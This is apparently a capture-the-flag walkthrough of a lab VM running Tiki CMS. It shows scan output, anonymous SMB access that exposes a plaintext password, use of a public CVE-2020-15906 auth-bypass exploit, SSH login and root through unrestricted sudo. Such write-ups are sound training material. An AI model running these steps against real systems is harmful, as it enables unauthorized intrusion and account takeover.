```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 a3:d8:4a:89:a9:25:6d:07:c5:3d:76:28:06:ed:d1:c0 (RSA)
|   256 e7:b2:89:05:54:57:dc:02:f4:8c:3a:7c:55:8b:51:aa (ECDSA)
|_  256 fd:77:07:2b:4a:16:3a:01:6b:e0:00:0c:0a:36:d8:2f (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/tiki/
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 1s
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb2-time:
|   date: 2022-09-09T08:28:49
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
```

Let’s start with smb and run enum4linux and smbclient

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //10.0.2.24/
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Notes           Disk      My Notes
        IPC$            IPC       IPC Service (ubuntu server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

I can access Notes without a password

```
┌──(kali㉿kali)-[~]
└─$ smbclient --no-pass //10.0.2.24/Notes
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 29 09:52:09 2020
  ..                                  D        0  Thu Jul 30 15:32:11 2020
  Mail.txt                            N      244  Wed Jul 29 09:52:05 2020

                19992176 blocks of size 1024. 9139184 blocks available
smb: \> cat Mail
cat: command not found
smb: \> get Mail.txt
getting file \Mail.txt of size 244 as Mail.txt (29.8 KiloBytes/sec) (average 29.
smb: \>
```


```
┌──(kali㉿kali)-[~]
└─$ cat Mail.txt
Hi Silky
because of a current Breach we had to change all Passwords,
please note that it was a 0day, we don't know how he made it.

Your new CMS-password is now 51lky571k1,
please investigate how he made it into our Admin Panel.

Cheers Boss.
```

Credentials! **Silky:51lky571k1**
On to port 80

**/** is an apache default page
The entry in the robots file, **/tiki/** shows this





Logged in as **Silky** but we barely have any permissions… Google a bit and found a cool **CVE**

https://github.com/S1lkys/CVE-2020-15906


There's an exploitDB script that does this for us: https://www.exploit-db.com/raw/48927

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 exploit.py 10.0.2.24
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
```

I'm now admin! So many more options to explore. Nice




Found a page




SSH? Yes

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh silky@10.0.2.24
The authenticity of host '10.0.2.24 (10.0.2.24)' can't be established.
ED25519 key fingerprint is SHA256:XflXXBfe5SUYLsljbJnki2yJdH6w++09xXrSiLwKWc4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.24' (ED25519) to the list of known hosts.
silky@10.0.2.24's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


1 Aktualisierung kann sofort installiert werden.
0 dieser Aktualisierung sind Sicherheitsaktualisierungen.
Um zu sehen, wie diese zusätzlichen Updates ausgeführt werden: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Jul 31 09:50:24 2020 from 192.168.56.1
silky@ubuntu:~$
```

Priv esc was too easy

```
silky@ubuntu:~$ sudo -l
[sudo] Passwort für silky:
Das hat nicht funktioniert, bitte nochmal probieren.
[sudo] Passwort für silky:
Passende Defaults-Einträge für silky auf ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b

Der Benutzer silky darf die folgenden Befehle auf ubuntu ausführen:
    (ALL : ALL) ALL
```

```
silky@ubuntu:~$ sudo /bin/bash
root@ubuntu:/home/silky# whoami
root
```

```
root@ubuntu:~# cat flag.txt
```

```
 ____ ___  _   _  ____ ____      _  _____ _   _ _        _  _____ ___  _   _ ____  _ 
/ ___/ _ \| \ | |/ ___|  _ \    / \|_   _| | | | |      / \|_   _|_ _|| \ | / ___|| |
| |  | | | |  \| | |  _| |_) |  / _ \ | | | | | |     / _ \ | |  | | |  \| \___ \| |
| |__| |_| | |\  | |_| |  _ <  / ___ \| | | |_| | |___ / ___ \| |  | | | |\  |___) |_|
\____\___/|_| \_|\____|_| \_\/_/   \_\_|  \___/|_____/_/   \_\_| |___||_| \_|____/(_)
```

```
You did it ^^
I hope you had fun.
Share your flag with me on Twitter: S1lky_1337


flag:88d8120f434c3b4221937a8cd0668588
```